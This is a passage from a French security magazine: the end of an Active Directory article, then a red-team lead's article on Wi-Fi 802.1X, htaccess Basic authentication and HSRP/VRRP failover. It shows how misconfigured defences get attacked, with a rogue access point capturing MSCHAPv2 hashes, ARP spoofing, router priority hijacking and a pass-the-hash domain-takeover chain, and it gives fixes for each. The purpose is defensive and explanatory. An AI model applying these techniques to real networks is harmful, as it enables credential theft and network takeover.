En prenant connaissance des Trusts remontés dans le rapport, il est possible de construire une cartographie réelle et non théorique entre les AD et de déconnecter les AD pour lesquels aucun manager ne s'est manifesté. Le management pourra alors être surpris en comparant la cartographie théorique de la cartographie réelle. L'approche est donc itérative.

Conclusion

L'Active Directory, avec ces nouvelles attaques, est devenu clairement le maillon faible de la sécurité du système d'information. Le sujet est aujourd'hui un domaine en exploration, du côté hacker comme white-hats et aucun vendeur ne semble avoir pris la mesure du risque.

Si la mode est aujourd'hui au « bastion », « big data » et « user behavior », on peut prendre le pari que demain, l'Active Directory viendra sur le devant de la scène, car il y a peu de compétences et un nombre de clients potentiels important. En effet, l'Active Directory fait partie des sujets récurrents mis en avant par les commissaires aux comptes et la direction informatique est par conséquent mise sous pression concernant ce sujet par la direction générale.

Pour terminer, seules de bonnes pratiques telles que la gestion des administrateurs, la segmentation réseau couplée à des bastions, des logs et l'authentification par carte à puce dans un ensemble COHÉRENT peuvent diminuer le risque.

Pour se tenir au courant des nouvelles attaques, le plus simple est de suivre @gentilkiwi sur Twitter, l'auteur de Mimikatz et de consulter régulièrement adsecurty.org. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

OUVRIR DES PORTES AVEC DES CADENAS

David SORIA, Chef Red Team chez ITrust

mots-clés : WIFI / 802.1X / RADIUS / VRRP HSRP / HAUTE DISPONIBILITÉ / HTTPS / HTACCESS

Quoi de plus dangereux que l'assurance injustifiée d'un bon niveau de sécurité ? Plusieurs remèdes largement employés par les entreprises deviennent finalement de nouveaux maux, parfois plus graves que ceux qu'ils devaient corriger. Les « bonnes recettes », laissées entre des mains inexpertes, sont des portes ouvertes aux pires revers.

1 « Pour chaque problème, il existe une solution simple, claire...et fausse »

Cette citation de Henry Louis Mencken, une de mes favorites, bien que sortie de son contexte, a le mérite de résumer simplement le problème.

Lors de nos audits, un certain nombre de problèmes « pathétiques » reviennent de façon récurrente et sont généralement dus à une application parcellaire des recommandations de sécurité ou bien à un suivi aveugle d'une obscure source Internet.

Il nous incombe donc d'être les plus précis possible dans nos préconisations et d'insister sur les points qui sont « recommandés » et ceux qui sont « indispensables ». Lorsque l'on dit à un à client que son application interne nécessite une page d'authentification, car elle permet des actions sensibles et qu'il faut protéger le tout par HTTPS, il comprend généralement : « il faut mettre une authentification et quand on aura le temps, on mettra du HTTPS ».

Il est fréquent que l'application de tous les correctifs conseillés soit difficile, pour des raisons de coût et/ou de temps. Le client va donc faire des choix et décider de ce qu'il garde et de ce qu'il remet à plus tard. Or, malheureusement, une moitié de mesure est parfois pire que pas de mesure du tout.

Petit extrait, parmi tant d'autres, de ce qu'il ne faut plus faire.

2 Wifi et Radius, le 802.1X avec les pieds

Le Wifi dit « Entreprise » (WPA2 MGT) s'oppose au Wifi « personnel » (WPA PSK) en faisant intervenir l'usage du standard 802.1X, généralement au travers d'une authentification Radius. Cette solution possède de multiples atouts et séduit, à juste titre, nombre de sociétés.

2.1 Pourquoi que c'est bien ?

En lieu et place d'une clé Wifi unique, l'utilisateur s'authentifie avec son compte personnel, généralement celui du domaine Windows de l'entreprise.

Premier gros avantage, plus besoin de changer la clé Wifi lorsque Michel quitte l'entreprise (pour éviter qu'il vienne se reconnecter le week-end et télécharger illégalement la discographie de Mickael Vendetta). En effet, il suffit de désactiver son compte sur le domaine et Michel n'aura plus de moyen de se connecter et cela reste totalement transparent pour les autres utilisateurs.

Ceci est également valable en cas de perte ou de vol d'un ordinateur nomade (l'attaquant pourrait facilement en extraire la clé Wifi enregistrée). Il suffit alors simplement de modifier le mot de passe associé au compte sans avoir besoin de faire une communication interne à toute l'entreprise stipulant que le code Wifi a changé.


Deuxièmement, les attaques classiques contre le chiffrement Wifi WPA2 ne sont plus faisables. Notamment celle qui consiste à capter une poignée de main d'authentification et à attaquer la clé unique via un dictionnaire. Ici, plus de clé unique à découvrir.

« Donc on met un serveur Radius pour l'authentification Wifi et on est bon ». Oui...mais non. L'authentification Radius possède son lot de pièges et pas des moindres.

2.2 Je m'présente je m'appelle Henri

Première erreur classique, la verbosité. Voici ce qu'un quidam pourrait capter avec sa carte Wifi en mode

écoute (deux lignes de commandes sous Kali) en étant sur le trottoir en face de l'entreprise :



Nous pouvons voir qu'avant que l'utilisateur ne s'authentifie avec son mot de passe, des échanges en clair sont faits avec le serveur Radius (**Request Identity** et **Response Identity**). Ces messages ont le bon goût de divulguer le nom du domaine de l'entreprise et celui de l'utilisateur.

Le Wifi WPA2 (entreprise ou personnel) se base sur le protocole EAP pour ce qui concerne l'authentification. Il existe diverses versions de celui-ci, plus ou moins sécurisées. Une des plus robustes et répandues, EAP-TLS est définie dans la RFC 5216 qui nous dit par exemple dans la section 2.1.4 **[I]** :

« EAP-TLS peer and server implementations **MAY** *support privacy. Disclosure of the username is avoided by utilizing a privacy Network Access Identifier (NAI) [RFC4282] in the EAP-Response/Identity, and transmitting the peer certificate within a TLS session providing confidentiality. »*

Nous voyons donc que la confidentialité du nom de l'utilisateur n'est pas un comportement par défaut et qu'il convient de mettre en place des mesures supplémentaires pour l'assurer.

2.2.1 Pourquoi que c'est grave ?

Un attaquant en possession de cette seule information dispose déjà d'un vecteur d'attaque conséquent et largement sous-estimé.

Connaissant le nom valide du domaine ainsi qu'au moins un utilisateur existant, il peut tenter une attaque par force brute sur le mot de passe de cet utilisateur. Bien des entreprises ne limitent pas encore le nombre d'essais infructueux avant le blocage d'un compte.

Des dictionnaires ciblés peuvent rapidement venir à bout de la plupart des comptes (dérivation du nom de l'utilisateur, dérivation du nom de la société, base des mots de passe les plus fréquents, etc.). Une base de prénoms et/ou de dates possède également de bonnes chances de réussite (beaucoup de parents utilisent le nom de leurs enfants ou des dates anniversaires).

L'attaquant peut également passer la journée à espionner le nom des utilisateurs qui se connectent au Wifi. Sur une structure assez grande, on observe invariablement des mots de passe pathétiques (login=password par exemple). Ainsi, chaque nouvel utilisateur qui se connecte augmente les chances de l'attaquant de tomber sur un compte ayant un mot de passe faible.

Mieux, l'attaquant a pu observer que le nom d'utilisateur était **hmichel** (pour Henri Michel). Il peut écumer les différents réseaux sociaux professionnels (LinkedIn, Viadeo, etc.), les coupures de presse et les sites web de l'entreprise pour énumérer le nom de toutes les personnes qui y sont publiquement rattachées. Il peut alors construire leur nom d'utilisateur probable (Pierre Martin = pmartin).

Le temps avant de trouver un compte ayant un mot de passe évident en sera encore réduit. Et tout ceci peut se faire, rappelons-le, sans avoir à pénétrer dans les locaux de l'entreprise.

Bien entendu, chaque tentative de mot de passe demande d'interroger le serveur d'authentification, ce qui limite fortement la vitesse des essais et peut lever des alertes à l'administrateur de la société.

2.3 Redites-moi ce que c'est que la clé déjà ?


Mais nous sommes loin d'en avoir fini. Comme nous l'avons dit, il n'y a plus de clé Wifi unique, elle est remplacée par le compte AD de l'utilisateur… vous savez…cette chose dont la connaissance permet une prise de contrôle totale du réseau dans 80 % des cas.

Il faut donc mesurer le progrès. Oui, la clé n'est plus aussi simple à découvrir. Par contre, si on y arrive, on n'est pas simplement connecté au réseau, on est connecté au réseau avec un compte du domaine valide !!! Et ça, en termes de pentest, c'est l'équivalent d'une rave party.

Bien, nous avons vu précédemment que nous connaissons déjà les noms d'utilisateurs valides. Mais rien ne nous oblige à tenter de découvrir leurs mots de passe en partant de zéro.

Le protocole EAP, utilisé pour l'authentification du client, possède, comme nous l'avons dit, plusieurs versions. Le Wifi de type Entreprise utilise généralement l'une de celles-ci **[2]** :

- LEAP ;
- EAP-MD5 ;
- EAP-FAST ;
- PEAP ;
- EAP-TLS.



Michel a un complexe de Dieu

Petit aparté basé sur notre expérience en termes d'audits internes. Je suis michel sur le domaine, je voudrais être dieu.

« Chewie branche l'hyperpropulsion !! Wrrggraa » : `metasploit/psexec` sur le contrôleur de domaine, `getsystem`, `hashdump` ou `mimikatz`, récupération du hash LM ou NTLM de l'administrateur du domaine, `metasploit/psexec` en mode pass-the-hash sur n'importe quelle machine du domaine (4 minutes).

Cette année 2015, ceci était possible lors de 80 % de nos audits internes.

Supplément frites-coca : un coup de john the ripper sur la base des condensats extraite. En général, cela permet de se faire une bonne idée du motif du mot de passe par défaut utilisé dans l'entreprise : NS@2k15, H@ck1ngT34 m !, les classiques.

On dérive un petit peu ce fameux motif de mot de passe jusqu'à trouver celui de l'administration du pare-feu et roulez jeunesse.

Il existe bien d'autres méthodes d'escalade dans un domaine Windows, mais ce n'est pas l'objet de cet article. Retenez simplement que très souvent, d'une façon ou d'une autre : un compte du domaine = le domaine.

Donc appliquez-le dans la phrase « un compte du domaine est exposé via le Wifi qui va jusqu'en face de la rue »... voilà de quelle catégorie de risque on parle.

LEAP et EAP-MD5 n'utilisent pas de couche TLS. Ceci implique que le mot de passe est observable dans la forme où il est transmis (via un format MS-CHAP pour LEAP et haché en MD5 pour EAP-MD5).

Pour ces deux protocoles, il suffit à l'attaquant de continuer d'observer le trafic Wifi pour capturer la poignée de main d'authentification (4-way handshake) puis de tenter de s'attaquer à l'empreinte du mot de passe (ce que font très bien des outils comme **`asleap`** **[3]** et **`eapmd5`** **[4]**).

À la différence de la seule connaissance du nom d'utilisateur, la connaissance d'une empreinte du mot de passe permet de mener une attaque en local. Ceci implique des vitesses de cassage pouvant tester des millions de mots de passe par seconde.

De plus, MD5 et MS-CHAP souffrent tous les deux de biais de sécurité pouvant être exploités afin d'accélérer la tentative de cassage.

« Heureusement », les normes PEAP et EAP-TLS sont les plus répandues. Il s'agit de protocoles sûrs et robustes qui ne souffrent pas de défaut de design connu.

La simple écoute du trafic Wifi ne permettra pas de révéler d'empreinte du mot de passe puisqu'il y aura encapsulation dans une couche de chiffrement.

Mais l'intervention d'une couche TLS nécessite l'utilisation de certificats. Ceci nous entraîne donc vers une attaque plus sophistiquée qui consiste à usurper l'identité du serveur Radius. En effet, plutôt que de nous attaquer directement aux protocoles PEAP et EAP-TLS, nous ciblons ici une faille très (voire très très) fréquente dans leur implémentation.

L'objectif est d'émettre un réseau Wifi depuis la machine de l'attaquant qui imitera le profil du réseau légitime (ESSID, canal, adresse MAC du même constructeur, etc.) avec un signal plus fort que ce dernier afin de détourner les utilisateurs.

Ceci est relativement facile localement, en utilisant une carte Wifi dédiée (comme les très célèbres cartes Alfa), débridée ou non. En se collant au mur d'un bâtiment de la société, il est aisé de fournir un meilleur signal que les bornes légitimes aux utilisateurs à proximité.

Ceci nécessite également de fournir un service d'authentification Radius qui réponde aux requêtes de connexion des utilisateurs (au moins jusqu'à la phase de la poignée de main d'authentification).

Ici, guère besoin d'éplucher les RFC, Brad Antoniewicz nous fournit le très intéressant patch **`hostapd-wpe`** **[3]** à utiliser en conjonction avec l'outil **`hostapd`**. Celui-ci va permettre de répondre systématiquement aux requêtes d'identification et d'émettre un Wifi de type Entreprise imitant le profil de notre cible (anciennement, cet outil était divisé en deux parties : hostapd et freeradius-wpe).

Un fichier de configuration modifié plus tard (trois lignes dans **`hostapd-wpe.conf`**), nous voilà prêts à hameçonner nos victimes :

```
$./hostapd-wpe hostapd-wpe.conf
Configuration file : hostapd-wpe.conf
Using interface wlan2 with hwaddr 00 : c0 : ca :81 :97 : f1 and ssid "MONWIFI"
wlan2 : RADIUS Authentication server 127.0.0.1 :18120
wlan2 : interface state UNINITIALIZED->ENABLED
wlan2 : AP-ENABLED
wlan2 : STA b8 : ee :65 : e3 : c0 : c6 IEEE 802.11 : authenticated
wlan2 : STA b8 : ee :65 : e3 : c0 : c6 IEEE 802.11 : associated (aid 1)
wlan2 : CTRL-EVENT-EAP-STARTED b8 : ee :65 : e3 : c0 : c6
wlan2 : CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan2 : CTRL-EVENT-EAP-STARTED b8 : ee :65 : e3 : c0 : c6
wlan2 : CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan2 : CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25

mschapv2 : Thu Oct 15 10 :10 :55 2015
  username : MON-AD\hmichel
  challenge : 4f :16 :6e : c8 :22 : e6 :33 :57
  response : e7 :94 :81 : b1 :0b :76 :6d :8a : b5 :67 :89 :10 :11
jtr NETNTLM : MON-AD\
hmichel :$NETNTLM$4f166ec822e63357 $e79481b10b766d8ab567891011
wlan2 : STA b8 : ee :65 : e3 : c0 : c6 IEEE 802.11 : disassociated
wlan2 : STA b8 : ee :65 : e3 : c0 : c6 IEEE 802.11 : deauthenticated due to
inactivity (timer DEAUTH/REMOVE)
```

Nous voyons donc qu'une station s'est connectée à notre point d'accès et a échangé une poignée de main

d'authentification avec nous (le *challenge-response* au format (vulnérable **[6]**) **MS-CHAP2**). Le fait que ce soit encapsulé dans une couche de sécurité TLS est réduit à néant puisque cette connexion sécurisée a été négociée avec notre certificat.


2.4 Chef, chef qu'est-ce qui faut que j'fais ?

Bien, alors ce qui vous intéresse maintenant c'est de savoir quelle faute a été commise dans le déploiement et qui a pu permettre de rendre inutiles les deux meilleurs protocoles EAP.

Il s'agit évidemment de la validation du certificat du serveur Radius. Comme lorsque l'on visite le site PayPal, l'on est content que personne d'autre ne puisse voir ce qu'on lui envoie, mais l'on aime surtout être sûr qu'on l'envoie bien à PayPal.

Les attaques d'interception (Man in The Middle) sont beaucoup plus faciles et crédibles, dans les contextes de réseaux internes, que pour les serveurs Internet. Pourtant, c'est généralement là que l'on observe le plus de laxisme quant aux certificats.

Dans notre cas, l'erreur vient de la configuration des postes utilisateurs. Dans une écrasante majorité des cas, ceux-ci ne sont pas configurés pour vérifier l'identité du serveur Radius avec lequel ils vont communiquer :



Il convient de forcer les postes clients à :

- vérifier l'identité du serveur Radius ;
- ne pas demander à l'utilisateur s'il souhaite accepter un certificat non valide ;
- ne pas permettre d'accepter des méthodes d'authentification vulnérables (comme LEAP, EAP-MD5).

Ceci n'est généralement pas fait, car nécessite de déployer un certificat de confiance (payant) sur le serveur Radius ou bien d'intégrer l'autorité de certification de l'entreprise (si elle en a une) sur les postes utilisateurs (jugé fastidieux). Cette seconde solution est pourtant très utile et peut resservir à nombre d'autres problématiques. Généralement, intégrer cette autorité dans le *master* par défaut déployé sur les postes rend la tâche moins pénible.

Pour résumer, une tentative d'améliorer l'étanchéité du réseau, menée de façon trop légère, nous mène ici à l'exposer plus qu'il ne l'a jamais été, tout en ayant un faux sentiment de sécurité.

3 L'authentification low cost

Chaque entreprise utilise un certain nombre d'applications métiers internes propres à son activité qui peuvent être des solutions sur étagère ou bien issues de développements spécifiques (par un prestataire ou en interne).

3.1 En ce moment même en France, des milliers d'applications souffrent

Chez des entreprises encore peu matures en matière de sécurité, il n'est pas rare (mais vraiment pas) d'observer des faiblesses majeures sur les applications développées sur mesure. Ces faiblesses peuvent permettre, à terme, de compromettre le réseau ou un bien essentiel de l'entreprise, alors même que le serveur qui les héberge est irréprochable au niveau des mises à jour et de la configuration.

Pour citer le top 3 de ces faiblesses **[13]** :

- fonction sensible non protégée (par exemple, qui ne vérifie pas si l'utilisateur est bien authentifié) ;
- injection SQL avec contournement de l'authentification ou exfiltration de la base des comptes où les mots de passe sont conservés (en clair ou cassables rapidement) et réutilisables sur le réseau (sur l'AD par exemple) ;
- parcours d'arborescence permettant d'accéder à des données normalement réservées aux utilisateurs authentifiés : logs, stockage de documents uploadés, etc.

En effet, les applications développées spécifiquement ont souvent un objectif avant tout fonctionnel. Les considérations de sécurité ne faisant même souvent pas partie du cahier des charges.

Un premier audit chez un tel client nous amène donc régulièrement à préconiser une meilleure protection des applicatifs web internes.

« Imaginons » le cas d'une société ayant recours à des démarcheurs téléphoniques et dont une application

interne permet le suivi en temps réel de leurs résultats et, notamment, l'attribution de primes.

Ou encore une entreprise d'infogérance, dont l'interface de gestion des assets clients est gérée via une application développée maison et permettant donc de redémarrer/éteindre/restaurer une machine, etc.

Dans la plupart des exemples, la sécurité de l'application repose uniquement sur la confidentialité de son existence. Aucune authentification n'est nécessaire. Donc, un scan de ports interne et une visite de tous les ports 80 ouverts révèlent rapidement l'existence de la poule aux œufs d'or.

3.2 Marcel, passe-moi la clé de 12

Pour répondre rapidement au risque fort que nous avions relevé et à nos préconisations de mettre en place un système d'authentification encapsulé dans une couche SSL, le client a tôt fait d'installer un **htaccess** « temporaire » en attendant la mise en place d'une solution plus propre.

Il se trouve qu'un an plus tard, le nouvel audit révèle que la « rustine » que constitue le **htaccess** est toujours en place et plus personne ne songe à améliorer ce point, car « hey on a quand même mis en place 50 % de la préconisation » et « le SSL c'était compliqué, mais au moins on peut déjà plus y accéder comme ça ».

3.3 De l'intérêt discutable d'un bon code secret quand le voleur regarde par-dessus votre épaule

Htaccess utilise généralement la méthode **basic access authentication** de HTTP. Celle-ci transmet simplement le login et le mot de passe de l'utilisateur encodé en base64 **[7]**. Cette méthode s'affranchit de toute utilisation de cookie ou de jeton de session. Les identifiants sont transmis au sein d'un en-tête HTTP :

```
GET /index.php HTTP/1.1
Host: monapplicationsensible.mondomaine.fr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

Inutile de revenir sur le niveau de sécurité que procure un encodage base64, il ne s'agit ici même pas de l'élément le plus dangereux.

Le comportement du navigateur après que l'utilisateur ait renseigné son login et son mot de passe, est de mettre en cache ces informations qui doivent être retransmises dès que l'utilisateur consulte une page protégée.

Au même titre qu'un cookie, cette information est donc présente dans toutes les requêtes. C'est ici que le manque de couche SSL devient vraiment critique.

3.4 Gerard Majax en action

En effet, au sein d'un réseau interne, il existe de nombreuses possibilités d'interception de trafic : ARP cache poisonning, rogue DHCP server, etc. Il est excessivement rare qu'une entreprise dispose de toutes les contre-mesures. Ceci implique qu'un attaquant sera quasiment toujours à même d'observer le trafic interne. Il s'agit d'une assertion qui doit être prise en compte par tout administrateur réseau lors des choix des mesures de protection (et qui doit l'encourager à recourir à la défense en profondeur).

Lors du second audit chez la société d'infogérance, tous les ingénieurs qui maintiennent les serveurs des clients sont connectés en permanence sur l'application de supervision. Notre première tentative, réussie, d'interception réseau (ARP spoofing), révèle alors 8 couples d'identifiants login/mot de passe en **1 minute !!!**

Tout simplement, car les ingénieurs qui utilisaient l'application de supervision émettaient des requêtes régulières vers celle-ci dont chacune contenait l'en-tête d'authentification Basic.

Sur ces 8 comptes, 5 étaient directement réutilisables sur le domaine, 1 nécessitait une petite variation sur le mot de passe (lorsque l'on observe *monmotdepassede2014*, il est assez évident de localiser le sous-élément itérable) et 1 de ceux-ci était administrateur du domaine.

3.5 Je t'avais dit qu'il fallait une clé de 15

Même un durcissement de la configuration du **htaccess** n'aurait pas constitué une protection viable. La méthode **DIGEST** (qui transmet un condensat du mot de passe), plus sécurisée que la méthode **BASIC**, peut tout de même nous permettre de tenter une attaque par dictionnaire sur l'empreinte du mot de passe observé.

Nous pouvons aussi réutiliser directement cette empreinte sur l'application en question (s'il n'y a pas de *nonce*).

L'utilisation d'une véritable page d'authentification, qui crée ensuite un jeton de session associé à un cookie, aurait réduit légèrement les possibilités d'interception puisque le mot de passe de l'utilisateur n'est transmis qu'une fois : lors de l'authentification. L'ARP cache poisonning aurait donc dû se faire sur une période plus longue pour avoir la « chance » d'observer le moment de l'authentification.

Bien entendu, la chance peut se forcer. L'attaquant peut intercepter les requêtes de l'utilisateur et en supprimer le cookie, il sera alors redirigé vers la page d'authentification et devra renseigner de nouveau ses identifiants de connexion (bien que ce comportement puisse quand même éveiller ses soupçons).

Quoi qu'il en soit, même la seule observation du cookie (et non du mot de passe original) peut permettre d'accéder à l'espace authentifié sur l'application elle-même (mais cela n'expose pas directement le reste du réseau).

Ici, seule une couche de sécurité TLS bien configurée permet d'assurer le niveau de sécurité adéquat. Encore eût-il fallu que le certificat légitime soit reconnu par les postes clients. Dans le cas contraire, l'attaquant peut substituer le sien puisque l'utilisateur voit une alerte de sécurité dans son navigateur même lorsqu'il utilise le certificat légitime.

3.6 Fais-le ou ne le fais pas

Nous sommes donc également dans le cas d'une mesure parcellaire qui conduit à un risque plus grand que l'absence de protection. En effet, initialement le risque était qu'un attaquant muni d'un simple outil automatique (**nmap**) accède aux fonctionnalités d'une application sensible.

Avec les mesures prises, le risque est désormais qu'avec un autre simple outil automatique (**ettercap**), l'attaquant accède aux fonctionnalités d'une application sensible **et prenne le contrôle du domaine !** Ceci lui permet ensuite de se connecter en administrateur sur tous les postes, d'écouter les frappes au clavier, d'espionner l'activité des processus, etc.

4 Haute indisponibilité

Nombre d'entreprises ont recours aux clusters de pare-feu, routeurs, ou autres équipements, afin d'assurer une disponibilité continue en cas de défaillance de l'équipement.


En effet, la perte d'un routeur peut par exemple gravement impacter la production si les moyens de remplacement ne sont pas suffisamment rapides. Certaines entreprises (trading, approvisionnement industriel, etc.) ne peuvent tout simplement pas se permettre la moindre indisponibilité.

On appelle « haute disponibilité » le recours aux mécanismes de redondance des équipements. Il s'agit de la solution la plus adaptée pour toute entreprise dont une perte de disponibilité du SI engendre des coûts trop importants.

Et pourtant, mal configurés (c'est-à-dire configurés par défaut) ces mécanismes peuvent devenir les principaux ennemis de la disponibilité.

4.1 La théorie

Le principe global consiste à définir une adresse IP « virtuelle » qui sera jointe par tous les postes clients. Les deux machines du cluster, l'actif et le passif, qui ont chacune une adresse IP propre, se partagent ensuite le droit de répondre sur cette adresse virtuelle.



Si l'actif vient à avoir une défaillance, le passif récupère automatiquement la gestion de l'IP virtuelle, ceci est donc transparent pour les utilisateurs.


Le moyen privilégié pour gérer ce système de bascule consiste , pour les deux machines du cluster, à émettre, à intervalle régulier, des « Hello » stipulant qu'elles fonctionnent toujours bien et indiquant leur priorité. Ces paquets sont émis en multicast, sur une des adresses réservées (dans la plage 224.0.0.0/24), et sont donc adressés à tout le sous-réseau local, mais ne peuvent pas être transmis par un routeur sur une autre interface **[8][12]** (afin de ne pas perturber les protocoles de redondances des autres routeurs).

La machine émettant le paquet de plus forte priorité prend la main sur l'adresse IP virtuelle et devient l'actif. Dès lors, le passif surveille que l'actif envoie toujours les « Hello » à intervalle régulier. Dès que ceux-ci ne sont plus émis, le passif en déduit que l'actif n'est plus opérationnel et prend donc sa place.

Être « actif » et « gérer » l'adresse IP virtuelle se matérialise par le fait de répondre aux requêtes ARP émises sur l'adresse IP virtuelle par les clients du segment réseau. Le routeur passif s'interdit donc d'y répondre.

Il existe plusieurs protocoles implémentant ce dispositif et il est fréquent de rencontrer les suivants : *Hot Standby Router Protocol* (HSRP), *Virtual Router Redundancy Protocol* (VRRP) et *Gateway Load Balancing Protocol* (GLBP) qui ont été développés par Cisco (VRRP étant une version standardisée de HSRP).

Par chance, les trois souffrent du même défaut flagrant.



4.2 Nan mais #sécurité quoi

Voici à quoi ressemble par exemple le trafic HSRP (captable depuis n'importe quel poste du segment réseau) : voir capture ci-dessous.

Nous pouvons voir que les deux adresses IP du cluster, 10.142.50.191 et 10.142.70.191, émettent régulièrement des paquets « Hello » relatifs à la gestion de l'IP virtuelle 10.142.0.1 (toutes les 3 secondes) et en multicast. L'actif est la machine qui possède l'IP 10.142.70.191 et qui déclare une priorité de 250. Le passif émet une priorité de 100 (il s'agit d'un entier non signé codé sur 8 bits).

Bien, que se passerait-il si Kevin, connu pour avoir un humour douteux, s'amusait à envoyer des paquets HSRP avec une priorité de 255 ? Oh et bien le protocole est remarquablement efficace, le routeur actif capte qu'il n'est plus la machine de plus forte priorité et cède sa place (comme quoi, des fois, le hacking, il suffit de demander poliment). Nous avons donc deux machines passives (les routeurs) et une active (celle de Kevin the evil hacker).

Bien qu'il soit officiellement devenu le routeur, généralement, l'attaquant n'est pas en position de pouvoir router tout le trafic (et donc de l'intercepter) : il n'a pas d'accès aux autres interfaces réseaux auxquels sont connectés les routeurs légitimes. Il doit donc réémettre les paquets vers l'un des routeurs légitimes. Il peut ainsi espionner le trafic de façon transparente ou bien le bloquer totalement et ainsi engendrer une chute de tout le réseau local (comme quoi la réputation de Kevin n'est pas usurpée elle).

Il est utile de préciser que parfois, seul le déni de service est réalisable. En effet, comme les routeurs légitimes sont en positions passive, suivant le protocole de redondance utilisé et son implémentation, il est possible qu'ils ne retransmettent pas les paquets que leur envoie l'attaquant essayant de réaliser un Man in The Middle (puisqu'ils ne sont pas censés être sollicités).

Devant tant de laxisme, les braves gens se lèvent d'indignation « on pourrait au moins mettre une authentification sur ce protocole ». Messieurs, Cisco vous a entendu ! Si vous observez bien la capture précédente, vous verrez qu'il y a une section « Authentication data » avec un mot de passe (ici cisco ...).

Alors, nous pourrions écrire un livre sur l'utilité d'un mot de passe « secret » envoyé en multicast sur tout le segment réseau... ... mais il serait aussi court que celui de Microsoft qui traite de l'utilité de cacher une clé privée dans une dll publique du système d'exploitation le plus distribué au monde **[10]** (ouvrage préfacé par MacAfee **[11]**).

Plusieurs types d'authentification ont été employés, mais le fonctionnement même du protocole les rend caducs ou superflus. La RFC 3768 qui définit le protocole VRRP a notamment tranché là-dessus :

« VRRP does not currently include any type of authentication. Earlier versions of the VRRP specification included several types of authentication ranging from none to strong. Operational experience and further analysis determined that these did not provide any real measure of security »

Traitons rapidement du niveau de compétence nécessaire à la réalisation de cette attaque... Les outils comme **yersinia** ou **loki** le font automatiquement et avec interface graphique. Donc en termes de complexité, nous noterons « surmontable ».

```
No.     Time          Source          Destination     Protocol Length Info
   6181 38.29322500( 10.142.50.191    224.0.0.2       HSRP        62 Hello (state Standby)
   6304 38.97691700( 10.142.70.191    224.0.0.2       HSRP        62 Hello (state Active)
   6649 40.97291600( 10.142.50.191    224.0.0.2       HSRP        62 Hello (state Standby)
   6817 41.98076700( 10.142.70.191    224.0.0.2       HSRP        62 Hello (state Active)
   7059 43.37315500( 10.142.50.191    224.0.0.2       HSRP        62 Hello (state Standby)
   7339 44.98324800( 10.142.70.191    224.0.0.2       HSRP        62 Hello (state Active)
   7533 46.29170100( 10.142.50.191    224.0.0.2       HSRP        62 Hello (state Standby)
   7798 47.98621200( 10.142.70.191    224.0.0.2       HSRP        62 Hello (state Active)
▸ Frame 7798: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
▸ Ethernet II, Src: All-HSRP-routers_01 (00:00:0c:07:ac:01), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
▸ Internet Protocol Version 4, Src: 10.142.70.191 (10.142.70.191), Dst: 224.0.0.2 (224.0.0.2)
▸ User Datagram Protocol, Src Port: 1985 (1985), Dst Port: 1985 (1985)
▾ Cisco Hot Standby Router Protocol
    Version: 0
    Op Code: Hello (0)
    State: Active (16)
    Hellotime: Default (3)
    Holdtime: Default (10)
    Priority: 250
    Group: 1
    Reserved: 0
    Authentication Data: Default (cisco)
